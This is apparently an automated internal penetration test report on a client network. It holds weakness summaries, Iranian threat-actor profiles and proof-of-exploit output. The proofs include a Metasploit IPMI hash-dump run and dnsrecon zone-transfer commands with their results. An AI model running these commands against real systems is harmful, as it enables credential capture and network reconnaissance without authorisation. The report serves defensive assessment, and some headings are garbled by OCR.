Internal Pentest

Pentest Report

[redacted]

ABACUS

Website abacustechnology.com
Email CyberRedTeam@abacustechnology.com
Phone (866) 888-1943

POWERED BY HORIZON3.ai

Table of Contents

1. Executive Summary

1.1. Summary

Started	**Apr 16, 2026, 5:56 PM UTC**	Initiated by	[redacted]	NodeZero IP	[redacted]
Completed	**Apr 16, 2026, 7:31 PM UTC**	For client	**Abacus Information Technology LLC - Flex -**	Hosts Assessed	**72**
Duration	**1h 35m**				

0	33	12	0
Attack Paths Exploited	**Weaknesses Found**	**Credentials Compromised**	**Hosts Compromised**

Overall Exposure Level: Medium


This exposure level stems from finding and exploiting **significant weaknesses** in the network.

Remediate the weaknesses identified to reduce the exposure level.

1.2. Top Business Risks and Impacts

33 weaknesses were discovered during the pentest. These weaknesses did not lead to any impacts.

1.3. Top Weaknesses



Fixing the following weaknesses will reduce the organization's cyber risk:

1. **H3-2020- Zone Tr** cting Domain Controller [redacted] (dc01.[redacted]local) and Domain Controller [redacted] (dc02.[redacted]local). Allowing zone transfers to any server provides an attacker with information that can be used to identify target systems. This information may be used to carry out additional attacks.
2. **H3-2022-0069: Web Dir L** ng application Application on [redacted] (cressida.callard.local) port 443 and application Application on [redacted] (cressida.callard.local) port 80. Directory listings can enable an attacker to gain unauthorized access to sensitive information on the web server, such as source code, configuration files, keys, webserver data, and webserver backup files.

3. **H3-20 IIS Shortname Disclosure** affecting application Microsoft IIS on [redacted] (qa-sql02.[redacted]local) port 80. Remote attackers can discover and read sensitive files hosted by the webserver more easily than with traditional brute-forcing.

1.4. Systemic Issues

No Systemic Issues Found

1.5. MITRE

This diagram illustrates the actions of NodeZero, as they pertain to MITRE tactics and techniques. Each tile indicates how many attack modules were used for a given technique during the pentest. A total of **1,857 attack modules** employed **34 techniques** across **8 MITRE tactics**.

Reconnaissance

Active Scanning 232 T1595	Gather Victim Network Information 215 T1590	Gather Victim Host Information 191 T1592	Search Victim-Owned Websites 56 T1594

Initial Access

External Remote Services 57 T1133	Valid Accounts 57 T1078	Exploit Public-Facing Application 41 T1190

Credential Access

Brute Force 96 T1110	Exploitation for Credential Access 4 T1212	OS Credential Dumping 4 T1003	Adversary-in-the-Middle 1 T1557	Forced Authentication 1 T1187
Unsecured Credentials 1 T1552				

Discovery

Network Service Scanning 304 T1046	System Information Discovery 131 T1082	Remote System Discovery 117 T1018	Software Discovery 117 T1518	Account Discovery 22 T1087
System Service Discovery 18 T1007	Permission Groups Discovery 8 T1069	Container and Resource Discovery 7 T1613	Network Share Discovery 4 T1135	Password Policy Discovery 2 T1201
File and Directory Discovery 1 T1083				

Lateral Movement

Remote Services 58 T1021	Exploitation of Remote Services 41 T1210	Use Alternate Authentication Material 1 T1550

Collection

Screen Capture 62 T1113	Data from Information Repositories 2 T1213	Adversary-in-the-Middle 1 T1557

Command and Control

Application Layer Protocol 1 T1071	Non-Standard Port 1 T1571	Encrypted Channel 1 T1573

Impact

Data Manipulation 2 T1565

1.6. Top Credentials

1 LOW **ADMIN**

1 LOW **ADMIN**

1 LOW **Administrator**

As illustrated by severity, the pentest discovered **12 credentials** in total. The most impactful credentials likely contribute to the most critical attack paths.

2. Findings

2.1 Business Risk Details

No Business Risks Found

2.2. Impact Details

The pentest did not discover any impacts.

2.3. Weakness Summary

The pentest identified **HIGH** degrees of risk within the target network, including **6 confirmed weaknesses** (with proof-of-exploit provided) and **1 potential weakness**.

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

2.3.1. Confirmed Weaknesses

Count	First Seen	Name	Weakness ID	Type	Severity
3	04/16/2026, 11:44 AM	Insecure IPMI Implementation	H3-2020-0016	VULNERABILITY	HIGH 7.5
2	04/16/2026, 10:57 AM	Zone Transfer Allowed to Any Server	H3-2020-0004	SECURITY_MISCONFIGURATION	MEDIUM 4.8
2	04/16/2026, 11:00 AM	Web Directory Listing	H3-2022-0069	SECURITY_MISCONFIGURATION	LOW 3
1	04/16/2026, 10:59 AM	IIS Shortname Disclosure Vulnerability	H3-2025-0003	VULNERABILITY	LOW 3
14	04/16/2026, 11:05 AM	SMB Signing Not Required	H3-2021-0030	SECURITY_MISCONFIGURATION	LOW 1
3	04/16/2026, 11:06 AM	SMB Null Session Allowed	H3-2020-0007	SECURITY_MISCONFIGURATION	LOW 0.1

2.3.2. Potential Weaknesses

Count	First Seen	Name	Weakness ID	Type	Severity
8	04/16/2026, 11:03 AM	Expired SSL/TLS Certificate	H3-2021-0025	SECURITY_MISCONFIGURATION	LOW 0.1

2.3.3. Threat Actors

Name	Description	Remediation Urgency
Cyber Toufan IR	Cyber Toufan Al-Aqsa is an Iran-assessed hacktivist threat actor that emerged in November 2023, primarily targeting Israeli organizations through coordinated hack-and-leak, data theft, and data destruction operations. The group executed a notable supply chain attack against Israeli hosting company Signature-IT, cascading into breaches of over 100 downstream government, defense, and commercial organizations. Their operations rely on exploitation of weak/default credentials on exposed remote access systems, SMB-based lateral movement via PsExec, and deployment of the POKYBLIGHT wiper malware against Linux systems.	Cyber Toufan's reliance on weak and default credentials on internet-exposed VPN and firewall management interfaces, combined with SMB-based lateral movement through flat networks, means organizations with poor credential hygiene, missing MFA on remote access services, lack of network segmentation, or unsecured SMB shares face immediate risk of large-scale data theft and destructive wiper deployment across their entire environment.

Name	Description	Remediation Urgency
Scarred Manticore IR	Scarred Manticore is an Iranian nation-state threat actor affiliated with Iran's Ministry of Intelligence and Security (MOIS), conducting sophisticated long-term espionage operations against high-value government, military, telecommunications, and financial organizations across the Middle East. The group deploys an advanced malware arsenal including the LIONTAIL passive backdoor (exploiting undocumented Windows HTTP.sys driver IOCTLs), the FOXSHELL web shell, an IIS-based .NET backdoor (SDD), the WINTAPIX kernel driver capable of suspending Windows Event Log collection, and the LIONHEAD Exchange traffic forwarder. Scarred Manticore maintains covert access for over a year and has been documented handing off network access to Void Manticore for subsequent destructive wiper operations.	Scarred Manticore's exploitation of unpatched internet-facing SharePoint, Exchange, and IIS servers combined with advanced persistence via DLL hijacking, kernel drivers, and passive HTTP.sys backdoors means organizations with unpatched Microsoft web infrastructure, flat networks enabling lateral movement, and insufficient credential hygiene face immediate risk of long-term covert espionage access that may later be handed off for destructive wiper operations.
Storm-1084 IR	Storm-1084 (formerly DEV-1084) is an Iranian state-linked destructive threat actor operating under the DarkBit ransomware persona, working in close coordination with MERCURY (MuddyWater), an actor attributed to Iran's MOIS. MERCURY conducts initial access via Log4Shell (CVE-2021-44228) exploitation, then hands off to Storm-1084 for destructive follow-on operations including Golang-based DarkBit ransomware deployment across Windows and VMware ESXi environments and irreversible mass deletion of Azure cloud resources via AADInternals. Despite presenting as financially motivated ransomware operator, the group's primary objective is assessed to be disruption and destruction targeting Israeli organizations.	Storm-1084's exploitation of Log4Shell for initial access combined with AADInternals abuse for hybrid AD-to-Azure lateral movement and mass cloud resource destruction means organizations with unpatched Log4j instances, hybrid AD/Azure environments lacking MFA on privileged Entra accounts, overly permissive Azure AD role assignments, flat networks enabling lateral movement, and weak credential hygiene face immediate risk of simultaneous on-premises ransomware encryption and irreversible cloud resource destruction.
APT33 IR	APT33 is a suspected Iranian state-sponsored threat group that has conducted cyber espionage operations since at least 2013, with assessed ties to the Islamic Revolutionary Guard Corps (IRGC). The group has targeted organizations in the aviation, energy, oil and gas, engineering, and related sectors across the United States, Saudi Arabia, South Korea, United Arab Emirates, and the broader Middle East. APT33 employs spearphishing, password spraying, and a diverse malware toolkit including custom backdoors (TURNEDUP, StoneDrill) and commodity RATs to conduct intelligence collection and, in some cases, destructive operations.	APT33's combination of large-scale password spraying against internet-facing services, spearphishing with custom backdoors, and demonstrated destructive capability (StoneDrill wiper) means organizations in aviation, energy, and engineering sectors with weak password policies, accounts lacking MFA, unpatched internet-facing infrastructure, or insufficient network segmentation face elevated risk of both persistent espionage access and potential destructive attacks targeting operational systems.
UNC1860 IR	UNC1860 is an Iranian state-sponsored threat actor likely affiliated with the Ministry of Intelligence and Security (MOIS), active since at least 2020, functioning primarily as an initial access provider for other MOIS-linked groups including APT34 (OilRig) and Scarred Manticore. The group targets government and telecommunications sectors across the Middle East, specializing in the deployment of passive backdoors and custom tooling on internet-facing servers to maintain persistent, low-visibility footholds in high-priority networks. The group demonstrates advanced capabilities in reverse engineering Windows kernel components, repurposing legitimate antivirus drivers (TEMPLEDROP), and deploying defense evasion utilities (TEMPLELOCK) to disable Windows Event Logging. UNC1860 has been linked to destructive operations including wiper attacks against Israeli entities in 2024 and the 2022 attacks against Albanian government infrastructure, with tradecraft overlapping ShroudedSnooper and Scarred Manticore campaigns.	UNC1860's role as an initial access broker deploying passive backdoors, custom Windows kernel drivers, and web shells on internet-facing servers means organizations with unpatched SharePoint instances (CVE-2019-0604), insufficient monitoring of kernel-level driver installations, absent web shell detection on public-facing servers, and limited visibility into DNS tunneling and RDP-based lateral movement face elevated risk of undetected long-term compromise that may be handed off to destructive MOIS-linked operators for wiper or ransomware deployment.
OilRig IR	OilRig (APT34) is a state-sponsored Iranian threat group active since at least 2014, widely assessed to operate on behalf of Irans Ministry of Intelligence and Security (MOIS). The group primarily targets organizations across the Middle East and North Africa, conducting long-term cyber espionage campaigns focused on intelligence collection. OilRig is known for combining custom malware with spear-phishing, credential harvesting, DNS tunneling for command-and-control, and web shell deployment to maintain persistent access to victim networks.	OilRig's long-running espionage campaigns using DNS tunneling for command-and-control, web shell persistence on internet-facing servers, credential harvesting, and spear-phishing mean organizations in government, energy, financial, and telecommunications sectors with unmonitored DNS traffic, internet-facing web servers without integrity monitoring, weak credential policies, and insufficient email filtering face elevated risk of persistent covert access enabling long-term intelligence collection for the Iranian government.
Agrius IR	Agrius is an Iranian state-sponsored threat actor that has been active since at least 2020, suspected to be affiliated with Iran's Ministry of Intelligence and Security (MOIS). The group is known for conducting destructive wiper attacks deliberately disguised as ransomware operations, combined with data theft and public extortion campaigns designed to cause reputational damage to targets. Agrius has focused heavily on Israeli organizations across technology, higher education, and financial services sectors, deploying a succession of custom malware families including the Apostle wiper, Moneybird ransomware, and multiple novel wiper tools.	Agrius's deployment of destructive wiper malware deliberately disguised as ransomware, combined with data theft and public extortion campaigns, means organizations in technology, higher education, and financial services sectors with unpatched internet-facing web applications, weak network segmentation between public-facing and internal systems, and insufficient backup isolation face immediate risk of irreversible data destruction with no possibility of recovery through ransom payment.

Name	Description	Remediation Urgency
APT39 IR	APT39 is an Iranian state-sponsored cyber espionage group operated by Iran's Ministry of Intelligence and Security (MOIS) through the front company Rana Intelligence Computing, active since at least 2014. The group focuses primarily on the widespread theft of personal information and surveillance of individuals deemed threats by MOIS, including dissidents, journalists, and foreign nationals. APT39 has targeted entities across more than 30 countries spanning the Middle East, Asia, Africa, Europe, and North America, with a particular emphasis on the telecommunications and travel sectors.	APT39's focus on telecommunications and travel sectors for mass personal data collection, combined with custom backdoors and credential theft tools, means organizations handling large volumes of personal data, operating telecommunications infrastructure, or managing travel booking systems with weak access controls, unmonitored database access, or insufficient endpoint protection face elevated risk of large-scale data exfiltration supporting Iranian government surveillance objectives.
BladedFeline IR	BladedFeline is an Iran-aligned advanced persistent threat group focused on cyberespionage, primarily targeting government officials in Iraqi and Kurdish institutions. ESET assesses with medium-to-high confidence that BladedFeline is a subgroup of OilRig (APT34/Hazel Sandstorm), based on shared malware code, tooling overlap, and strategic targeting alignment. The group has maintained access to victim networks since at least 2017 with activity documented as recently as March 2024, deploying custom tools including the Whisper backdoor (abusing Exchange webmail for C2), the PrimeCache malicious IIS module, and multiple network tunneling tools.	BladedFeline's sophisticated custom toolset, including malicious IIS modules and Exchange-based C2 channels, enables long-term persistent access that can evade traditional detection. Their documented ability to maintain network access for over 7 years and their collaboration with OilRig infrastructure make timely remediation of internet-facing web servers, Exchange configurations, and network segmentation critical to preventing sustained espionage operations.
TA455 IR	TA455 is an Iranian state-aligned threat actor assessed by Proofpoint as a sub-cluster of APT35 (Charming Kitten), affiliated with Iran's IRGC, and extensively tracked by Mandiant as UNC1549. The group conducts long-running espionage campaigns against aerospace, aviation, and defense organizations using fake job recruitment lures on LinkedIn with AI-generated personas, deploying custom malware (MINIBIKE, MINIBUS, SnailResin, SlugResin, DEEPROOT, TWOSTROKE) via DLL side-loading of legitimate binaries from FortiGate, VMware, Citrix, and NVIDIA, with C2 via GitHub dead-drops and Microsoft Azure infrastructure. TA455 deliberately mimics North Korean Lazarus Group TTPs as an active counter-attribution measure, significantly complicating threat attribution efforts.	TA455's use of fake job recruitment lures combined with DLL side-loading of legitimate vendor binaries and Azure/GitHub-based C2 means organizations with users susceptible to social engineering on professional networking platforms, flat networks enabling lateral movement from a compromised endpoint, weak credential hygiene allowing credential reuse, and Azure accounts without phishing-resistant MFA face immediate risk of persistent espionage access and intellectual property theft from defense and aerospace environments.
Cleaver IR	Cleaver (also known as Operation Cleaver) is a suspected Iranian state-sponsored threat group, internally referred to as 'Tarh Andishan,' that has been conducting cyber espionage operations since at least 2012. The group is known for sophisticated social engineering using fabricated LinkedIn personas, custom malware development (including TinyZBot and Net Crawler), and credential harvesting tools to gain persistent access to target networks. Cleaver has targeted critical infrastructure sectors across the Middle East, North America, Europe, and Asia, with strong circumstantial evidence linking it to Iran's Islamic Revolutionary Guard Corps (IRGC).	Cleaver's use of fabricated LinkedIn personas for social engineering, custom credential harvesting tools, and targeting of critical infrastructure across 13 countries means organizations in energy, defense, and telecommunications sectors whose employees accept unsolicited LinkedIn connections, environments with weak password policies and absent MFA on remote access services, and networks without credential monitoring face risk of persistent network access and intellectual property theft.
CopyKittens IR	CopyKittens is a suspected Iranian state-sponsored cyber espionage group that has been active since at least 2013, known for conducting intelligence-gathering operations against government, defense, academic, and IT organizations across the Middle East, Europe, and North America. The group is best known for 'Operation Wilted Tulip,' a wide-ranging espionage campaign jointly exposed by ClearSky Security and Trend Micro in 2017. They employ a combination of custom malware (including the TDTESS backdoor, Matryoshka RAT, and Vminst lateral movement tool) alongside commodity frameworks such as Cobalt Strike and Empire.	CopyKittens' combination of custom malware (TDTESS backdoor, Matryoshka RAT) with commodity frameworks like Cobalt Strike and Empire, delivered through spearphishing and watering hole attacks, means organizations in government, defense, and academic sectors with users who access compromised websites without web filtering, systems lacking endpoint detection for common post-exploitation frameworks, and environments without lateral movement monitoring face risk of sustained espionage and data theft.
DarkHydrus IR	DarkHydrus is a suspected Iranian state-sponsored threat group that has conducted targeted cyber espionage operations against government agencies and educational institutions in the Middle East since at least 2016. The group heavily leverages open-source tools alongside custom malware, most notably the RogueRobin backdoor, which supports DNS tunneling and Google Drive-based command-and-control communication. Their operations rely on spear-phishing campaigns using weaponized Microsoft Office documents, Excel Web Query (.iqy) files, and credential harvesting tools such as Phishery.	DarkHydrus's use of weaponized Office documents and Excel Web Query files combined with DNS tunneling and Google Drive-based C2 for the RogueRobin backdoor means organizations in government and education sectors with users who open email attachments from unknown sources, environments lacking DNS traffic analysis for tunneling detection, and networks that do not monitor or restrict cloud storage API access face risk of covert data exfiltration through channels that blend with legitimate traffic.

Name	Description	Remediation Urgency
Leafminer IR	Leafminer is a suspected Iranian state-sponsored threat group active since at least early 2017, conducting cyber espionage campaigns primarily against government, financial, and energy sector organizations across the Middle East. The group employs watering hole attacks, vulnerability scanning, brute-force login attempts, and credential harvesting tools such as Mimikatz and LaZagne to gain and maintain access to target networks. Leafminer's operational security has been assessed as poor, and the group appears to rely heavily on publicly available and leaked tools, suggesting a relatively inexperienced but motivated actor.	Leafminer's reliance on watering hole attacks, vulnerability scanning, brute-force login attempts, and credential harvesting with Mimikatz and LaZagne means organizations with internet-facing web applications susceptible to compromise, services exposed to brute-force attacks without account lockout policies, and Windows environments where LSASS credential extraction is not monitored face risk of credential theft and persistent access despite the group's lower operational sophistication.

2.4 High-Value Targets

No High-Value Targets Found

2.5. Weakness Details

2.5.1. Insecure IPMI Implementation

HIGH 7.5

H3-2020-0016

Details

The IPMI 2.0 specification supports RMCP+ Authenticated Key-Exchange Protocol (RAKP) authentication, which allows remote attackers to obtain password hashes and conduct offline password guessing attacks by obtaining the HMAC from a RAKP message 2 response from a BMC.

Use of RAKP authentication allows an attacker to capture password hashes that may be used to gain control of the management interface of a system. This level of access potentially allows an attacker to control hardware or software at the system level.

Information Disclosure | Remote Code Execution | Privilege Escalation

Mitigations

- Disable the IPMI service if not needed. If required, implement access controls to limit access via whitelisted addresses.

References

- CWE-287: Improper Authentication @ **http://cwe.mitre.org/data/definitions/287.html**
- NVD: CVE-2013-4786 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-4786**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
[redacted] : 623	[redacted]	IPMI Service on [redacted] Port 623		HIGH 7.5
[redacted] : 623	[redacted]	IPMI Service on [redacted] Port 623		HIGH 7.5
[redacted] : 623	[redacted]	IPMI Service on [redacted] Port 623		HIGH 7.5

Proof

Proof of exploitability against one of the affected assets: **IPMI Service on [redacted] Port 623**

Hash dump using the Metasploit Framework

```
04/16/2026, 11:44 AM

$ python3 /opt/h3/msfrun.py

VERBOSE => false
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
RPORT => 623
USER_FILE => /opt/metasploit-framework/data/wordlists/ipmi_users.txt
PASS_FILE => /opt/metasploit-framework/data/wordlists/ipmi_passwords.txt
CRACK_COMMON => true
SESSION_RETRY_DELAY => 5
SESSION_MAX_ATTEMPTS => 5
RHOSTS => [redacted]
[!] Unknown datastore option: DisablePayloadHandler.
DisablePayloadHandler => True
[+] [redacted]623 - IPMI - Hash found: ADMIN:06**************************7f
[+] [redacted]623 - IPMI - Hash found: admin:d2**************************c4
[+] [redacted]623 - IPMI - Hash found: Administrator:bb**************************a4
[+] [redacted]623 - IPMI - Hash found: Admin:6c**************************e8
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2.5.2. Zone Transfer Allowed to Any Server

MEDIUM 4.8

H3-2020-0004

Details

The remote DNS server allows zone transfers to any server. Zone transfers are used to replicate DNS data across multiple DNS servers.

Allowing zone transfers to any server provides an attacker with information that can be used to identify target systems. This information may be used to carry out additional attacks.

Information Disclosure | Denial Of Service

Mitigations

- Only allow zone transfers to servers that require the information.

References

- CAPEC-291: DNS Zone Transfers @ **https://capec.mitre.org/data/definitions/291.html**
- AXFR Requests May Leak Domain Information @ **https://www.us-cert.gov/ncas/alerts/TA15-103A**
- MITRE ATT&CK Technique: T1590.002: Gather Victim Network Information: DNS @ **https://attack.mitre.org/techniques/T1590/002**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
[redacted]	[redacted]	Domain Controller[redacted] (dc01[redacted]local)		MEDIUM 4.8
[redacted]	[redacted]	Domain Controller[redacted] (dc02[redacted]local)		MEDIUM 4.8

Proofs

Proofs of exploitability against one of the affected assets: **Domain Controller [redacted] (dc01.[redacted]local)**

DNS records obtained from zone transfer

04/16/2026, 10:57 AM

```
$ python3 /opt/dnsrecon/dnsrecon.py -n [redacted] -d [redacted]local -t std,axfr -j output.json --
disable_check_bindversion --tcp

[*] std: Performing General Enumeration against: [redacted]local...
[-] DNSSEC is not configured for [redacted]local
[*]      SOA dc01.[redacted]local [redacted]
[*]      NS dc01.[redacted]local [redacted]
[-]      Recursion enabled on NS Server [redacted]
[*]      NS dc02.[redacted]local [redacted]
[-]      Recursion enabled on NS Server [redacted]
[*]      A [redacted]local [redacted]
[*]      A [redacted]local [redacted]
[*] Enumerating SRV Records
[+]      SRV _gc._tcp.[redacted]local dc02.[redacted]local [redacted] 3268
[+]      SRV _gc._tcp.[redacted]local dc01.[redacted]local [redacted] 3268
[+]      SRV _kerberos._udp.[redacted]local dc01.[redacted]local [redacted] 88
[+]      SRV _kerberos._udp.[redacted]local dc02.[redacted]local [redacted] 88
[+]      SRV _kerberos._tcp.[redacted]local dc01.[redacted]local [redacted] 88
[+]      SRV _kerberos._tcp.[redacted]local dc02.[redacted]local [redacted] 88
[+]      SRV _ldap._tcp.[redacted]local DC02.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.[redacted]local dc01.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.pdc._msdcs.[redacted]local dc02.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.ForestDNSZones.[redacted]local dc01.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.ForestDNSZones.[redacted]local dc02.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.gc._msdcs.[redacted]local dc02.[redacted]local [redacted] 3268
[+]      SRV _ldap._tcp.gc._msdcs.[redacted]local dc01.[redacted]local [redacted] 3268
[+]      SRV _ldap._tcp.dc._msdcs.[redacted]local dc01.[redacted]local [redacted] 389
[+]      SRV _ldap._tcp.dc._msdcs.[redacted]local dc02.[redacted]local [redacted] 389
[+]      SRV _kpasswd._tcp.[redacted]local dc01.[redacted]local [redacted] 464
[+]      SRV _kpasswd._tcp.[redacted]local dc02.[redacted]local [redacted] 464
[+]      SRV _kpasswd._udp.[redacted]local dc01.[redacted]local [redacted] 464
[+]      SRV _kpasswd._udp.[redacted]local dc02.[redacted]local [redacted] 464
[+]      SRV _kerberos._tcp.dc._msdcs.[redacted]local dc01.[redacted]local [redacted] 88
[+]      SRV _kerberos._tcp.dc._msdcs.[redacted]local dc02.[redacted]local [redacted] 88
[+] 21 Records Found
[*] Checking for Zone Transfer for [redacted]local name servers
[*] Resolving SOA Record
[+]      SOA dc01.[redacted]local [redacted]
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS dc01.[redacted]local [redacted]
[+]      NS dc02.[redacted]local [redacted]
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server [redacted]
[+] [redacted] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS dc02.[redacted]local [redacted]
[*]      NS dc01.[redacted]local [redacted]
[*]      NS dc01.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A uranus.callard.local..[redacted]local [redacted]
[*]      A dc1.callard.local..[redacted]local [redacted]
[*]      A acapp01.[redacted]local [redacted]
[*]      A App01.[redacted]local [redacted]
[*]      A [redacted]Cohesity.[redacted]local [redacted]
[*]      A [redacted]hf01.[redacted]local [redacted]
[*]      A [redacted]rs-01.[redacted]local [redacted]
[*]      A [redacted]vcenter.[redacted]local [redacted]
[*]      A Axioma01.[redacted]local [redacted]
[*]      A chipure01.[redacted]local [redacted]
[*]      A chipure02.[redacted]local [redacted]
[*]      A Clarifi01.[redacted]local [redacted]
[*]      A Clarifi02.[redacted]local [redacted]
[*]      A ConferenceRoomPC.[redacted]local [redacted]
[*]      A dc01.[redacted]local [redacted]
[*]      A DC02.[redacted]local [redacted]
[*]      A Dev-SQL01.[redacted]local [redacted]
```

```
[*]       A DEV-SQL02.[redacted]local [redacted]
[*]       A DomainDnsZones.[redacted]local [redacted]
[*]       A DomainDnsZones.[redacted]local [redacted]
[*]       A ESX-VDI01.[redacted]local [redacted]
[*]       A ESX-VDI02.[redacted]local [redacted]
[*]       A FactSet01.[redacted]local [redacted]
[*]       A FACTSET02.[redacted]local [redacted]
[*]       A ForestDnsZones.[redacted]local [redacted]
[*]       A ForestDnsZones.[redacted]local [redacted]
[*]       A FS01.[redacted]local [redacted]
[*]       A FS02.[redacted]local [redacted]
[*]       A ILO-ESX-VDI01.[redacted]local [redacted]
[*]       A ILO-ESX-VDI02.[redacted]local [redacted]
[*]       A NYDC-ATCCTX01.[redacted]local [redacted]
[*]       A NYDC-ATCCTX02.[redacted]local [redacted]
[*]       A NYDC-ATCSAPI01.[redacted]local [redacted]
[*]       A NYDC-ATCUAT01.[redacted]local [redacted]
[*]       A NYDC-ATCUAT02.[redacted]local [redacted]
[*]       A NYDC-ATCZAP01.[redacted]local [redacted]
[*]       A NYDC-ATCZAP02.[redacted]local [redacted]
[*]       A NYDC-ATCZDB01.[redacted]local [redacted]

[Proof truncated by 5,041 characters. See full details in the UI.]
```

DNS records obtained from zone transfer

```
04/16/2026, 10:58 AM

$ python3 /opt/dnsrecon/dnsrecon.py -n [redacted] -d [redacted]local -t std,axfr -j output.json --
disable_check_bindversion --tcp

[*] std: Performing General Enumeration against: [redacted]local...
[-] DNSSEC is not configured for [redacted]local
[*]       SOA dc02.[redacted]local [redacted]
[*]       NS dc02.[redacted]local [redacted]
[-]       Recursion enabled on NS Server [redacted]
[*]       NS dc01.[redacted]local [redacted]
[-]       Recursion enabled on NS Server [redacted]
[*]       A [redacted]local [redacted]
[*]       A [redacted]local [redacted]
[*] Enumerating SRV Records
[+]       SRV _ldap._tcp.[redacted]local dc01.[redacted]local [redacted] 389
[+]       SRV _ldap._tcp.[redacted]local DC02.[redacted]local [redacted] 389
[+]       SRV _kerberos._udp.[redacted]local dc01.[redacted]local [redacted] 88
[+]       SRV _kerberos._udp.[redacted]local dc02.[redacted]local [redacted] 88
[+]       SRV _gc._tcp.[redacted]local dc02.[redacted]local [redacted] 3268
[+]       SRV _gc._tcp.[redacted]local dc01.[redacted]local [redacted] 3268
[+]       SRV _kerberos._tcp.[redacted]local dc01.[redacted]local [redacted] 88
[+]       SRV _kerberos._tcp.[redacted]local dc02.[redacted]local [redacted] 88
[+]       SRV _ldap._tcp.pdc._msdcs.[redacted]local dc02.[redacted]local [redacted] 389
[+]       SRV _ldap._tcp.dc._msdcs.[redacted]local dc01.[redacted]local [redacted] 389
[+]       SRV _ldap._tcp.dc._msdcs.[redacted]local dc02.[redacted]local [redacted] 389
[+]       SRV _kerberos._tcp.dc._msdcs.[redacted]local dc01.[redacted]local [redacted] 88
[+]       SRV _kerberos._tcp.dc._msdcs.[redacted]local dc02.[redacted]local [redacted] 88
[+]       SRV _ldap._tcp.ForestDNSZones.[redacted]local dc01.[redacted]local [redacted] 389
[+]       SRV _ldap._tcp.ForestDNSZones.[redacted]local dc02.[redacted]local [redacted] 389
[+]       SRV _ldap._tcp.gc._msdcs.[redacted]local dc01.[redacted]local [redacted] 3268
[+]       SRV _ldap._tcp.gc._msdcs.[redacted]local dc02.[redacted]local [redacted] 3268
[+]       SRV _kpasswd._udp.[redacted]local dc01.[redacted]local [redacted] 464
[+]       SRV _kpasswd._udp.[redacted]local dc02.[redacted]local [redacted] 464
[+]       SRV _kpasswd._tcp.[redacted]local dc01.[redacted]local [redacted] 464
[+]       SRV _kpasswd._tcp.[redacted]local dc02.[redacted]local [redacted] 464
[+] 21 Records Found
[*] Checking for Zone Transfer for [redacted]local name servers
[*] Resolving SOA Record
[+]       SOA dc02.[redacted]local [redacted]
[*] Resolving NS Records
[*] NS Servers found:
[+]       NS dc01.[redacted]local [redacted]
[+]       NS dc02.[redacted]local [redacted]
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server [redacted]
[+] [redacted] Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]       NS dc02.[redacted]local [redacted]
[*]       NS dc01.[redacted]local [redacted]
[*]       NS dc01.[redacted]local [redacted]
```

```
[*]      A @.[redacted]local [redacted]
[*]      A @.[redacted]local [redacted]
[*]      A uranus.callard.local..[redacted]local [redacted]
[*]      A dc1.callard.local..[redacted]local [redacted]
[*]      A acapp01.[redacted]local [redacted]
[*]      A App01.[redacted]local [redacted]
[*]      A [redacted]Cohesity.[redacted]local [redacted]
[*]      A [redacted]hf01.[redacted]local [redacted]
[*]      A [redacted]rs-01.[redacted]local [redacted]
[*]      A [redacted]vcenter.[redacted]local [redacted]
[*]      A Axioma01.[redacted]local [redacted]
[*]      A chipure01.[redacted]local [redacted]
[*]      A chipure02.[redacted]local [redacted]
[*]      A Clarifi01.[redacted]local [redacted]
[*]      A Clarifi02.[redacted]local [redacted]
[*]      A ConferenceRoomPC.[redacted]local [redacted]
[*]      A dc01.[redacted]local [redacted]
[*]      A DC02.[redacted]local [redacted]
[*]      A Dev-SQL01.[redacted]local [redacted]
[*]      A DEV-SQL02.[redacted]local [redacted]
[*]      A DomainDnsZones.[redacted]local [redacted]
[*]      A DomainDnsZones.[redacted]local [redacted]
[*]      A ESX-VDI01.[redacted]local [redacted]
[*]      A ESX-VDI02.[redacted]local [redacted]
[*]      A FactSet01.[redacted]local [redacted]
[*]      A FACTSET02.[redacted]local [redacted]
[*]      A ForestDnsZones.[redacted]local [redacted]
[*]      A ForestDnsZones.[redacted]local [redacted]
[*]      A FS01.[redacted]local [redacted]
[*]      A FS02.[redacted]local [redacted]
[*]      A ILO-ESX-VDI01.[redacted]local [redacted]
[*]      A ILO-ESX-VDI02.[redacted]local [redacted]
[*]      A NYDC-ATCCTX01.[redacted]local [redacted]
[*]      A NYDC-ATCCTX02.[redacted]local [redacted]
[*]      A NYDC-ATCSAPI01.[redacted]local [redacted]
[*]      A NYDC-ATCUAT01.[redacted]local [redacted]
[*]      A NYDC-ATCUAT02.[redacted]local [redacted]
[*]      A NYDC-ATCZAP01.[redacted]local [redacted]
[*]      A NYDC-ATCZAP02.[redacted]local [redacted]
[*]      A NYDC-ATCZDB01.[redacted]local [redacted]

[Proof truncated by 5,041 characters. See full details in the UI.]
```

DNS records obtained from zone transfer

```
04/16/2026, 10:59 AM

$ python3 /opt/dnsrecon/dnsrecon.py -n [redacted] -d [redacted]local -t std,axfr -j output.json --
disable_check_bindversion

[*] std: Performing General Enumeration against: [redacted]local...
[-] DNSSEC is not configured for [redacted]local
[*]      SOA dc01.[redacted]local [redacted]
[*]      NS dc02.[redacted]local [redacted]
[-]      Recursion enabled on NS Server [redacted]
[*]      NS dc01.[redacted]local [redacted]
